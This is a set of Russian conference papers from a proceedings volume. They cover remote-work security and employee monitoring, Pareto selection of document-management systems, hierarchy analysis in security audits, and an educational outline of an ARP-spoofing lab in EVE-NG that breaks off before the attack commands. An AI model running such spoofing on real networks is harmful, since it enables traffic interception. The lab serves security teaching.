вебинаров, дистанционного обучения. Предназначен для передачи аудио и видео потока, требователен к скорости Интернет канала при большом числе участников. Большинство компаний используют сторонние сервисы для организации переговоров. Для конфиденциальных переговоров, в связи с риском утечки данных, требуется собственный выделенный аппаратный сервер видеоконференцсвязи, виртуальный сервер для задач сетевой видео трансляции в режиме реального времени имеет низкую пропускную способность. Требования к техническим характеристикам сервера являются компромиссом между высокой скоростью сети и скоростью сжатия видеопотока, так же решающим фактором является число одновременных участников, выделение отдельных шлюзов безопасности для защиты подключения и шифрования данных каналов видеопотока.

- 2. Эффект присутствия данный режим может применяться для осуществления визуального контроля работы сотрудников. В качестве стандартного и проверенного решения хорошо себя зарекомендовали камеры видеонаблюдения. На территории организации или предоставляемом помещении для удаленной работы это не представляет труда. В домашних условиях для данных целей можно воспользоваться веб-камерой, при условии, что трансляция видеопотока осуществляется в рамках регламента рабочего времени или в определенные моменты по необходимости. Требования к серверу соответствуют большинству типовых решений серверов видео-регистрации число агентов и длительность хранения видеоархива.
- 3. Мониторинг активности сотрудников является дополнительным средством получения информации о работе сотрудников, представляет агента сбора и передачи на сервер всех сведений об активности сотрудника - копии экрана, журнал запускаемых приложений и фоновых процессов, посещаемые страницы, события клавиатуры и т. д. На территории компании данные передаются в фоновом режиме незаметно для сотрудника, сервер сбора данных всегда доступен в локальной сети. При удаленной работе передача данных может происходить при установке защищенного подключения из локального журнала. При использовании на дому собственных технических средств установка данных агентов не всегда возможна.
- 4. Терминальный режим работы рабочее место сотрудника организуется в инфраструктуре предприятия, но работник располагается за его периметром. Необходимым условием для данного режима является наличие сети Интернет, персонального компьютера или мобильного устройства для подключения к рабочему месту. С точки зре-

ния безопасности, данный способ организации удаленной работы является наиболее безопасным вариантом по оценке дополнительных ресурсов рабочего места клиента. На стороне сервера возможно отключение всех функций обмена данными и подключения внешних устройств, что значительно сокращает варианты утечки данных, мониторинг за работой сотрудника осуществляется на стороне компании, обработка данных выполняется на высокопроизводительном сервере.

5. Удаленная работа - рабочее место сотрудника территориально переноситься в безопасную для сотрудника среду, например, место проживания или помещение предоставляемое организацией. Необходимым условием для данного режима является наличие собственных средств и инструментов для выполнения работы или их предоставление со стороны организации. Работа может выполняться полностью в автономном режиме. Наличие сети Интернет не является обязательным условием, а при наличии используется для отправки сообщений, согласования задания. С точки зрения безопасности данный режим имеет наибольшее число рисков - требуется создать рабочую обстановку, иметь доступ к требуемым данным и документам, осуществлять удаленный мониторинг за работой сотрудника и оценкой защищенности, своевременно обновлять результаты работы. При использовании собственных средств требуется предварительная проверка возможности выполнять работу, настройка вспомогательных средств защиты. Установка средств мониторинга может является спорным моментом, поэтому риск утечки информации максимален.

Удаленный режим работы допускается при проблемах создания устойчивого защищенного канала подключения к инфраструктуре компании. Для контроля работы возможна установка вспомогательных технических и программных средств, что не оптимально для одного сотрудника. Дополнительное исследование необходимо провести по оценке прикладного программного обеспечения, которое согласно лицензионному соглашению допускает ее использование в терминальном режиме.

Отсутствие выделенного терминального сервера или отказ приложения функционировать в данном режиме не является проблемой, терминальный режим работы возможно организовать с помощью удаленного подключения к собственному рабочему месту. Для этого необходимо настроить круглосуточный режим работы системного блока с отключением режима сна и иметь дежурный персонал для решения оперативных технических проблем, дополнительно администратору требуется применить дополнительные полити-

ки безопасности для сокращения утечки данных при удаленном подключении.

В зависимости от способа организации работы сотрудников требуется кардинально пересмотреть модель угроз. Создание массовых удаленных сеансов работы предполагает подключение новых механизмов контроля и обеспечения безопасности или перераспределение ресурсов. Для некоторых сервисов предпочтительно использовать аппаратные средства вместо виртуальной среды, так как в зависимости от интенсивности атак возможно снижение устойчивости инфраструктуры.

Частично необходимость в дополнительных ресурсах может отразиться на рабочих местах пользователей — мощность процессора для антивирусных систем, оперативная память для создания изолированных виртуальных сред проверки активности вредоносного кода (SandBox), объем диска для хранения журналов регистрации событий безопасности и активности на уровне узла, скорость сети при интенсивном обмене технологических событий сервисов контроля и регулярного резервного копирования данных и образов системы.

В настоящее время наблюдается динамичное развитие направление облачной безопасности в силу глобального перехода на облачную модель потребления услуг информационных технологий [4]. Для инфраструктуры компании требуется пересмотреть или дополнительно задействовать следующие компоненты.

- 1. Шлюз безопасности проверить технические характеристики по числу одновременных подключений по защищенным каналам VPN (L2TP, IPSec) для терминального доступа, оценка пропускной способности при передачи аудио и видео потока, настроить ограничения пропускной способности (Shape) с учетом приоритетов, резервирования и устойчивости работы сервисов при интенсивных атаках (механизм Anti DDoS).
- 2. Шлюз безопасности веб-приложений (WAF) оценка эффективности блокирования современных атак на веб-приложения.
- 3. Системы обнаружения и предотвращения вторжений определить зоны контроля сетевого трафика рабочих станций (NIDS), оценку вебтрафика сервера (PIDS), анализ данных на уровне различных прикладных протоколов (APIDS), анализ активности рабочих станций (HIDS). Число серверов IDS/IPS зависит от масштаба компании, объем ресурсов зависит от длительности хранения журнала событий при анализе угроз и оценке вероятности подготовки к целенаправленной атаке (APT).

- 4. Антивирусная система (AV) оценка эффективности проверки данных сетевого трафика и прикладных протоколов, оценка проверки сканеров файловых серверов и рабочих станций, оценка сбора сведений и анализ активности конечных узлов, включая удаленные рабочие места.
- 5. Система обнаружения атак на конечные устройства (ERD) оценить нагрузку при увеличении контролируемых конечных узлов.
- 6. Системы предотвращения утечек данных (DLP) оценка возможности контроля удаленных рабочих мест для предотвращения утечек информации.

Предлагаемые меры позволят рационально использовать средства контроля за работой сотрудников на территории предприятия, сконцентрировав ресурсы в облачном сервисе с последующей оценкой эффективности модели безопасности [5].

Библиографический список

- 1. Чань Ж.-Х., Макайло-Эллис М., Рингарт Г. Удаленный режим работы в условиях пандемии COVID-19 руководство для работодателей. 2020. URL: https://www.garant.ru/products/ipo/prime/doc/74483214/ (дата обращения: 18.12.2020).
- 2. Копейцев В. Атаки на промышленные предприятия с использованием RMS и TeamViewer: новые данные. 5 ноября 2020 / AO «Лаборатория Касперского». URL: https://ics-cert.kaspersky.ru/reports/2020/11/05/attacks-on-industrial-enterprises-using-rms-and-teamviewer-new-data/ (дата обращения: 18.12.2020).
- 3. Письмо ФСТЭК России от 20 марта 2020 г. № 240/84/389. Рекомендации по обеспечению безопасности объектов критической информационной инфраструктуры при реализации дистанционного режима исполнения должностных обязанностей работниками субъектов критической информационной инфраструктуры. URL: https://fstec.ru/normotvorcheskaya/informatsionnye-i-analiticheskiematerialy/2059-pismo-fstek-rossii-ot-20-marta-2020-g-n-240-84-389 (дата обращения: 18.12.2020).
- 4. Лебедев П. «Коронакризис» меняет приоритеты в сфере защиты информации руководство для работодателей. 30 сентября 2020 // CNews Analytics. URL: https://www.cnews.ru/reviews/security2020/articles/obzor rynka ib(дата обращения: 18.12.2020).
- 5. Елина Т. Н., Мыльников В. А. Модель безопасности облачного сервиса с полным перекрытием угроз // Завалишинские чтения'20: сб. докл. XV Международ. конф. по электромеханике и робототехнике. СПб.: ГУАП, 2020. С. 313–316.

УДК 519.86;004.056

DOI: 10.31799/978-5-8088-1556-8-2021-16-315-318

В. А. Мыльников*

кандидат технических наук, доцент

Т. Н. Елина*

кандидат экономических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

КОМПЛЕКСНАЯ ОЦЕНКА ЭФФЕКТИВНОСТИ КОНФИГУРАЦИИ ИНФОРМАЦИОННОЙ СИСТЕМЫ

Рассмотрены проблемы комплексной оценки проектов внедрения информационных систем. Определен состав критериев и порядок проведения оценки, на основании принципа Эджворта – Парето предложен алгоритм отбора оптимальных решений.

Ключевые слова: информационная система, многокритериальная оценка, множество Парето, экономикоматематическое моделирование.

V. A. Mylnikov*

PhD, Tech., Associate Professor

T. N. Yelina*

PhD, Economic, Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

COMPREHENSIVE ASSESSMENT OF THE EFFECTIVENESS OF THE INFORMATION SYSTEM CONFIGURATION

The problems of integrated assessment of information system implementation projects are considered. The composition of the criteria and the order of evaluation are determined, and an algorithm for selecting optimal solutions is proposed based on the Edgeworth-Pareto principle.

Keywords: information system, multi-criteria estimation, Pareto set, economic and mathematical modeling.

Широкий ассортимент аппаратных и программных средств повышает сложность выбора конкретной конфигурации информационной системы. В настоящее время на рынке представлено множество аналогов каждого элемента системы, различия между которыми не однозначны. Соответственно актуальной является задача оценки различных конфигураций информационной системы с целью осуществления обоснованного, наиболее эффективного выбора [1]. Реализация такой задачи может осуществляться в несколько этапов:

- 1) выбор критерия оценки конфигурации;
- 2) генерация альтернатив;
- 3) оценка альтернатив по выбранному критерию;
 - 4) выбор альтернативы.

Для выбора адекватного критерия оценки конфигурации информационной системы необходимо определить набор задач/функций системы, а также требований, предъявляемых к ее характеристикам. Очевидно, что наиболее выгодным (подходящим, приемлемым) является решение, наиболее полно удовлетворяющее ука-

занным требованиям. Если каждое требование выделить в отдельный критерий (функцию на множестве альтернативных решений), то решаемая задача будет являться задачей многокритериального выбора. Таким образом, на первом этапе определяется набор критериев оценки k = $(k_1, k_2, ..., k_m), m > 1$, которые должны быть определены на множестве альтернативных вариантов X. Для этого на втором этапе генерируются различные конфигурации информационной системы, определяются их характеристики, и оцениваются значения критериев по каждому варианту. Минимальное количество решений два, максимальное количество ограничивается здравым смыслом, однако множество X должно быть конечным. Решение поставленной задачи заключается в указании среди допустимых такого варианта, которое является наилучшим с точки зрения сформированных критериев.

Основная сложность реализации многокритериального выбора заключается в практической невозможности однозначного определения наилучшего решения, поскольку каждый вариант конфигурации системы является сложным

Таблица 1

Шкалы критериев оценки информационных систем

Критерий	Минимальное значение		1	IIIar	
критерии	значение	интерпретация значени		интерпретация] шаг
Уровень автомати- зации (k_1)	0	Автоматизация отсут- ствует 10 Полная автоматизация		1	
Быстродействие (k_2)	0	Каждая операция вызывает задержки более 1c 5 Задержки при обработке данных визуально не определяются		1	
Удобство администрирования (k_3)	0	Не содержит средства администрирования	10	Средства администрирова- ния представлены полно	1
Информационная безопасность (k_4)	0	Система защиты данных полностью отсутствует	10	На высоком уровне реализована система защиты	1
Функциональность (k_5)	0	Дополнительные функ- ции отсутствуют	10	Дополнительные функции представлены широко	1
Качество технической поддержки (k_6)	0	Поддержка отсутствует	5	Полная поддержка и сопро- вождение	1
Соответствие стандартам (k_7)	0	Не сертифицировано ФСТЭК	1	Сертифицировано ФСТЭК	1
Стоимость владения системой (k_8)	0	Высокая стоимость	10 Свободно распространяемая система		≈100 тыс. руб.

проектом, имеющим множество параметров и характеристик, учесть которые в полной мере не представляется возможным. Более того, каждое лицо принимающее решение (ЛПР) сделает свой выбор, основанный на личном опыте и предпочтениях. Однако реализация модели многокритериальной оценки вариантов позволит существенно упростить выбор, уменьшив количество альтернатив, оставив лишь те, которые в наибольшей степени удовлетворяют выбранным критериям. Обозначим данное множество выбираемых решений C(X), C(X) X. Для решения задачи необходимо, чтобы C(X) было конечным и не пустым.

Все оценки решений по критериям $k(x) = k_1(x)$, $k_2(x)$,..., $k_m(x)$ образуют множество возможных оценок Y. Тогда множество выбираемых оценок C(Y) = k(C(X)) будет подмножеством множества Y.

Между множествами возможных решений X и соответствующим множеством оценок Y можно установить взаимно однозначное соответствие, то есть каждому возможному решению поставить в соответствие определенный набор значений критериев и наоборот — каждому возможному вектору критериев можно сопоставить только одно определенное возможное решение. В таких случаях выбор во множестве решений с математической точки зрения равносилен выбору во множестве векторов оценок, и все определения и результаты можно формулировать как в терминах решений, так и в терминах векторов, причем при желании всегда можно без труда осуществить переход от одной формы из-

ложения к другой. Данную задачу можно решить с применением принципа Эджворта – Парето [2], согласно которому, всякий выбираемый вариант должен быть парето-оптимальным.

Определим набор критериев оценки информационной системы [3] электронного документооборота (СЭД) для некоторого предприятия N:

- 1) уровень автоматизации основных бизнеспроцессов (k_1) ;
 - 2) быстродействие (k_2) ;
 - 3) удобство администрирования (k_3) ;
 - 4) информационная безопасность (k_A) ;
- 5) функциональность (возможность удаленной работы, использования облачных технологий, способность к интеграции) (k_5) ;
- 6) качество технической поддержки и сопровождения (k_6) ;
- 7) соответствие стандартам ведения делопроизводства (сертификация Φ CTЭК) (k_7);
 - 8) стоимость владения системой (k_8) .

Выделенные критерии имеют различные шкалы оценки. Так как большинство из них являются качественными, то все оценки являются балльными (табл. 1).

Очевидно, что для каждого конкретного предприятия набор критериев может различаться в зависимости от вида деятельности, разметов, формы собственности, территориального расположения и т. д. В данном примере представлено среднее (численностью до 250 человек) коммерческое непроизводственное предприятие.

Определим возможные альтернативы информационных систем: Directum (Directum) (x_1) ,

DocsVision (DocsVision) (x_2) , Globus Professional (Проминфосистемы) (x_3) , PayDox (Paybot) (x_4) , 1C: Документооборот (1C) (x_5) , Босс-референт (БОСС — Референт, ГК АйТи) (x_6) , ДЕЛО (ЭОС) (x_7) , ЕВФРАТ (Cognitive Technologies) (x_8) , МОТИВ (Мотив) (x_9) .


В табл. 2 приведены оценки систем по выделенным критериям.

 ${\it Taблица~2}$ Результаты оценки информационных систем

	x_1	x_2	x_3	x_4	x_5	x_6	x_7	<i>x</i> ₈	x_9
k_1	9	9	8	8	8	9	9	9	10
k_2	3	4	3	3	3	3	4	4	3
k_3	8	9	6	7	5	8	8	10	9
k_4	9	10	8	9	7	8	8	9	6
k_5	10	6	5	3	3	4	6	9	10
k_6	3	3	3	2	3	2	4	4	4
k_7	0	1	0	0	0	0	0	1	0
k_8	6	5	3	5	6	0	2	6	7

Проведенная в табл. 2 оценка альтернативных вариантов СЭД позволила определить множество парето-оптимальных решений P(X), из которых затем будут отобраны C(X). Согласно определению множества Парето вектор k^* будет парето-оптимальным, если для него не существует другого такого вектора k, что имеет место неравенство $k \geq k^*$ [4]. Для сравнения представленных альтернатив был использован алгоритм определения множества парето-опимальных решений, представленный на рисунке.

В результате проведенных вычислений было сформировано парето-оптимальное множество СЭД $P(X) = \{x_1, x_8, x_9\}$, из которого может быть сформировано множество C(X) выбираемых вариантов систем для автоматизации электронного документооборота рассматриваемого предприятия. Именно из указанных трех проектов (первого, восьмого и девятого) и следует осуществлять окончательный выбор. Но для этого необходимо располагать дополнительной ин-



Алгоритм нахождения парето-оптимального множества

формацией о предпочтениях лица принимающего решения.

Таким образом, использование метода многокритериальной оценки системы позволит учет достаточно большое количество факторов, имеющих как количественную, так и качественную оценку.

Библиографический список

1. Мыльников В. А., Елина Т. Н. Повышение оперативности и надежности облачной инфраструктуры на базе распределенной файловой системы // Актуальные вопросы естествознания: сб. материалов III Всерос. науч.-практ. конф. с международ. участием. 2018. С. 266–268.

- 2. *Кини Р. Л., Райфа Х.* Принятие решений при многих критериях: предпочтения и замещения. М.: Радио и связь, 1981.
- 3. ГОСТ Р ИСО/МЭК 25010-2015 Информационные технологии. Системная и программная инженерия. Требования и оценка качества систем и программного обеспечения (SQuaRE). Модели качества систем и программных продуктов. URL: http://docs.cntd.ru/document/1200121069 (дата обращения: 15.12.2020).
- 4. *Мыльников В. А., Елина Т. Н.* Система поддержки принятия парето-оптимальных решений при конфигурировании облачного сервиса // Волновая электроника и инфокоммуникационные системы: Материалы XXIII Международ. науч. конф.: в 2 ч. СПб., 2020. С. 337–340.

УДК 519.86;004.056

DOI: 10.31799/978-5-8088-1556-8-2021-16-319-321

В. А. Мыльников*

кандидат технических наук, доцент

Т. Н. Елина*

кандидат экономических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

ПРИМЕНЕНИЕ МЕТОДА АНАЛИЗА ИЕРАРХИЙ В АУДИТЕ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

Предложено использование метода анализа иерархий в процессах аудита информационной безопасности предприятия. Построена модель анализа бизнес-процессов аудита. На основе действующих стандартов предложен комплекс критериев для оценки уровня информационной безопасности.

Ключевые слова: аудит информационной безопасности, метод анализа иерархий, стандарты информационной безопасности, реинжиниринг бизнес-процессов.

V. A. Mylnikov*

PhD, Tech., Associate Professor

T. N. Yelina*

PhD, Economic, Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

APPLYING THE HIERARCHY ANALYSIS METHOD IN AN INFORMATION SECURITY AUDIT

The use of the hierarchy analysis method in the enterprise information security audit processes is proposed. A model for analyzing audit business processes is constructed. Based on the current standards, a set of criteria for assessing the level of information security is proposed.

Keywords: information security audit, hierarchy analysis method, information security standards, business process reengineering.

В современных условиях актуальной является задача обеспечения информационной безопасности всех производственных и вспомогательных процессов предприятия. При этом для того, чтобы разработанная политика информационной безопасности была эффективна, ее нужно строить на основании оценки защищаемой системы, то есть анализа бизнес-процессов предприятия с точки зрения информационной безопасности. Для этой задачи выполняется аудит как независимая экспертная оценка безопасности предприятия на основе предварительно разработанных методик, критериев и моделей [1].

Аудит информационной безопасности на предприятии включает определенную последовательность процессов, показанных на рис. 1 в виде диаграммы анализа бизнес-процессов IDEFO.

Построение диаграммы IDEF0 позволило выделить наиболее трудоемкий процесс данной задачи, которым является анализ данных, то есть оценка собранной информации по определенным

критериям и анализ выявленных несоответствий. Данный процесс детально показан на рис. 2. Состав критериев и процесс анализа зависит от выбранного метода аудита, а результат определяется адекватностью подобранных критериев и эффективностью применяемых моделей [2].

При комплексной оценке информационной безопасности предприятия рекомендуется использовать следующий набор критериев, сформированный с учетом рекомендаций ГОСТ Р ИСО/МЭК 17799-2005 [3].

- 1. Организационные вопросы безопасности:
- наличие управляющего совета по информационной безопасности (ИБ);
- организация обучения сотрудников по вопросам ИБ;
 - проведение аудитов ИБ;
 - мониторинг рисков ИБ;
 - маркировка информации.
- 2. Вопросы безопасности, связанные с персоналом:
- включение вопросов информационной безопасности в должностные обязанности;




Рис. 1. Структура бизнес-процессов по аудиту информационной безопасности




Рис. 2. Декомпозиция процесса «Анализ данных»




Рис. 3. Применение метода анализа иерархий в оценке ИБ предприятия

- проверка персонала при найме;
- информирование сотрудников об инцидентах ИБ.
- 3. Физическая защита и защита от воздействий окружающей среды:
 - устройство охраняемых зон;
 - защита оборудования;
 - безопасная утилизация оборудования.
- 4. Управление передачей данных и операционной деятельностью:
- документальное оформление операционных процедур;
 - разграничение обязанностей;
- разграничение сред разработки и промышленной эксплуатации;
- защита от вредоносного программного обеспечения;
 - резервирование информации;
 - управление сетевыми ресурсами;
 - безопасность носителей информации;
- управление безопасностью при обмене информацией.
 - 5. Контроль доступа:
 - контроль логического доступа;
 - контроль доступа пользователей;
 - контроль сетевого доступа;
- контроль доступа к операционным системам;
 - контроль доступа к приложениям;
 - проведение мониторинга доступа.

Оценка информационной безопасности по данным критериям позволит определить слабые места в защите предприятия, а также перейти к выработке рекомендаций и выбору средств обеспечения безопасности. На этом этапе для

выбора наилучшего варианта целесообразно применение метода анализа иерархий [4], обобщенная схема которого для выделенных выше критериев показана на рис. 3.

В результате реализации данного метода будут получены оценки каждого альтернативного варианта защиты, как существующего (AS-IS), так и планируемых (ТО-ВЕ) по каждому из пяти обобщающих критериев. Использование метода анализа иерархий позволит выбрать оптимальный вариант для реализации на конкретном предприятии.

Библиографический список

- 1. Вакуленко А. А. Аудит информационной безопасности предприятия // Стратегии и инструменты управления экономикой: отраслевой и региональный аспект: Материалы VIII Международ. науч.-практ. конф. СПб., 2019. С. 218–223.
- 2. Елина Т. Н., Мыльников В. А. Модель безопасности облачного сервиса с полным перекрытием угроз // Завалишинские чтения'20: сб. докл. XV Международ. конф. по электромеханике и робототехнике. СПб.: ГУАП, 2020. С. 313–316.
- 3. ГОСТ Р ИСО/МЭК 17799-2005. Информационная технология. Практические правила управления информационной безопасностью. URL: http://docs.cntd.ru/document/gost-r-iso-mek-17799-2005 (дата обращения: 18.12.2020).
- 4. Клименко И. С. Метод анализа иерархий в системе комплексной защиты объектов информатизации // Современная наука и инновации. 2018. № 2 (22). С. 15–20.

УДК 004.9.62.5

DOI: 10.31799/978-5-8088-1556-8-2021-16-322-326

С. Г. Фомичева*

кандидат технических наук, профессор

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

МОДЕЛИРОВАНИЕ АТАК КАНАЛЬНОГО УРОВНЯ В СРЕДЕ EVE-NG

Приведены возможности использования профессиональной платформы эмуляции информационно-теле-коммуникационной инфраструктуры EVE-NG в образовательном процессе вуза для студентов направлений подготовки в сфере информационной безопасности. В качестве демонстрации проведено моделирование атаки канального уровня ARP-спуфинг.

Ключевые слова: виртуализация, атака канального уровня, протокол разрешения адресов, спуфинг.

S. G. Fomicheva*

PhD, Tech., Professor

* St. Petersburg State University of Aerospace Instrumentation

MODELING CHANNEL-LEVEL ATTACKS IN THE EVE-NG

The possibilities of using the professional platform for emulating the information and telecommunications infrastructure EVE-NG in the educational process of higher Education for training areas in the field of information security are presented. As a demonstration, a simulation of an ARP-spoof channel-level attack are performed. **Keywords:** virtualization, channel-level attack, address resolution Protocol, spoofing.

Введение

Обеспечение в вузах образовательной деятельности в условиях пандемии 2020 г. для инженерных специальностей привело к необходимости поиска и освоения новых платформ для проведения, прежде всего, лабораторных и исследовательских работ. В условиях ограниченного доступа или полного отсутствия доступа к реальному лабораторному оборудованию потребовалась система развертывания виртуальных лабораторий, причем по функциональности сопоставимая полноценному комплекту информационно-телекоммуникационного оборудования, К числу таких решений можно с уверенностью отнести платформу Emulated Virtual Environment - Next Generation (EVE-NG), готовую к требованиям сегодняшней ІТ-сферы [1].

EVE-NG PRO — это первое бесклиентское программное обеспечение для эмуляции информационно-телекоммуникационной инфраструктуры от разных поставщиков, которое предоставляет в области сетевой инженерии и информационной безопасности огромные возможности не только для обучения, но и для проведения полномасштабных тестов технологий, таких как сетевая автоматизация, SDN и т. д. .При этом доступны для предустановки и использования такие привычные ресурсы, как Wireshark

для проверки пакетов, профессиональный сканер уязвимостей Nessus [2].

Следует отметить, что EVE-NG можно использовать не только для сетей, но и для тестирования программного обеспечения в имитируемых сетях, тестирования уязвимостей безопасности любого рода, системной инженерии, такой как LDAP и AD-серверы, и многих других областей [3]. В частности, для экспериментов в сфере информационной безопасности имеется возможность настроить EVE-NG как «песочицу» для детонирования неизвестных файлов/программного обеспечения и использовать программное обеспечение для анализа краткосрочного и долгосрочного поведения на предмет злого умысла.

В данной статье приведем в качестве примера построение испытательного стенда и моделирование на нем атаки канального уровня, известной как ARP-спуфинг (ARP-spoofing) [4]. ARPспуфинг - атака, направленная на протокол разрешения адресов (Address Resolution Protocol (ARP)), которая включает в себя отправку ложных ARP-сообщений по локальной сети. В результате адрес Media Access Control (МАС) злоумышленника связывается с ІРадресом цели и трафик перенаправляется с первоначально запланированного хоста на хост злоумышленника. Обычно, относясь к типу атаки «человек посередине» (man-in-the-middle), ARP




Рис. 1. Модель информационно-телекоммуникационной сети

спуфинг используется для подготовки дальнейших атак, таких как DoS атаки (denial-ofservice) или захват ceanca (session hijacking).

B EVE-NG последовательность шагов для реализации данной атаки следующая:

- 1) создание испытательного стенда с моделью информационно-телекоммуникационной сети;
- 2) настройка IP -адресов для узлов сформированной модели сети;
- 3) реализация IP- Forwarding на APM злоумышленника с целью его преобразования в маршрутизатор (Router);
 - 4) реализация атаки ARP-spoofing;
- 5) демонстрация результатов атаки ARP-spoofing.

Создание испытательного стенда в EVE-NG

Для создания испытательного стенда потребуется вычислительная система в следующей минимальной комплектации:

- процессор от Intel Core i5 (2x Core);
- оперативная память от 8 ГБ DDR4;
- $-150~\Gamma$ б свободного места на жестком диске (желательно SSD), можно использовать внешний жесткий диск: $50~\Gamma$ б для скачивания виртуальной машины и $90~\Gamma$ б для ее развертывания;
- поддержка аппаратной виртуализации (Intel VT-х, AMD-V);
- операционная система: не ниже Windows 10×64 , Linux, MacOS 10.14).

Алгоритм развертывания среды EVE-NG, а также созданные Э. В. Садыковым (МИРЭА) об-

разы виртуальных машин доступны на ресурсе [5].


Пусть для демонстрации атаки ARP-спуфинг требуется создать модель информационно-телекоммуникационной сети, изображенную на рис. 1.

Для проведения моделирования атаки необходимо создать в среде EVE-NG модель сети, состоящую из двух серверов Srv1 и Srv 2 на базе ОС Linux-Debian, коммутатора Cisco IOL и компьютера специалиста по анализу защищенности (далее по тексту — Аудитор, Auditor) с установленной операционной системой Kali Linux 2019/2020. В соответствии с требуемой архитектурой сети (рис. 1) следует выполнить с помощью контекстного меню рабочего стола EVE-NG выбор и установку параметров узлов сети. После соединения узлов, стенд готов к эксплуатации, при этом наименования интерфейсов следует оставить по умолчанию.

Настройка IP -адресов для узлов сформированной модели сети

С целью настройки IP-адресов для компьютеров с присвоенными именами Srv1 и Srv2 требуется выполнить следующие команды:

- командой nano /etc/network/interfaces перейти в настройки интерфейсов и включить соответствующий интерфейс (рис.2). Сохранить настройки интерфейсов, нажав «ctr+o», выйти из настроек интерфейсов, нажав «ctr+x»;
 - перезагрузить систему командой «reboot»;



Puc. 2. Настройки интерфейсов сервера Svr1

- командой «ip а» проверить корректность включения сетевых настроек.
- командой «ping» проверить соединение между обоими серверами.

Для настройки IP-адресов APM аудитора эффективно использование консольного режима. В частности, достаточно в командной строке консоли Kali Linux выполнить следующие команды:

командой «ip а» проверить наличие IP адреса APM на Kali Linux. Если адрес не получен – перезагрузить систему командой «reboot»;

- командой «ping» проверить соединение APM Аудитора с Srv1 и Srv2.

Peaлизация IP- Forwarding на APM злоумышленника с целью его преобразования в маршрутизатор (Router)

Для изменения схемы маршрутизации и буферизации трафика APM злоумышленника в рассматриваемой модели сети должен обладать функциональностью маршрутизатора. Поэтому необходимо изменить конфигурационные




Рис. 3. Реализация атаки ARP-спуфинг

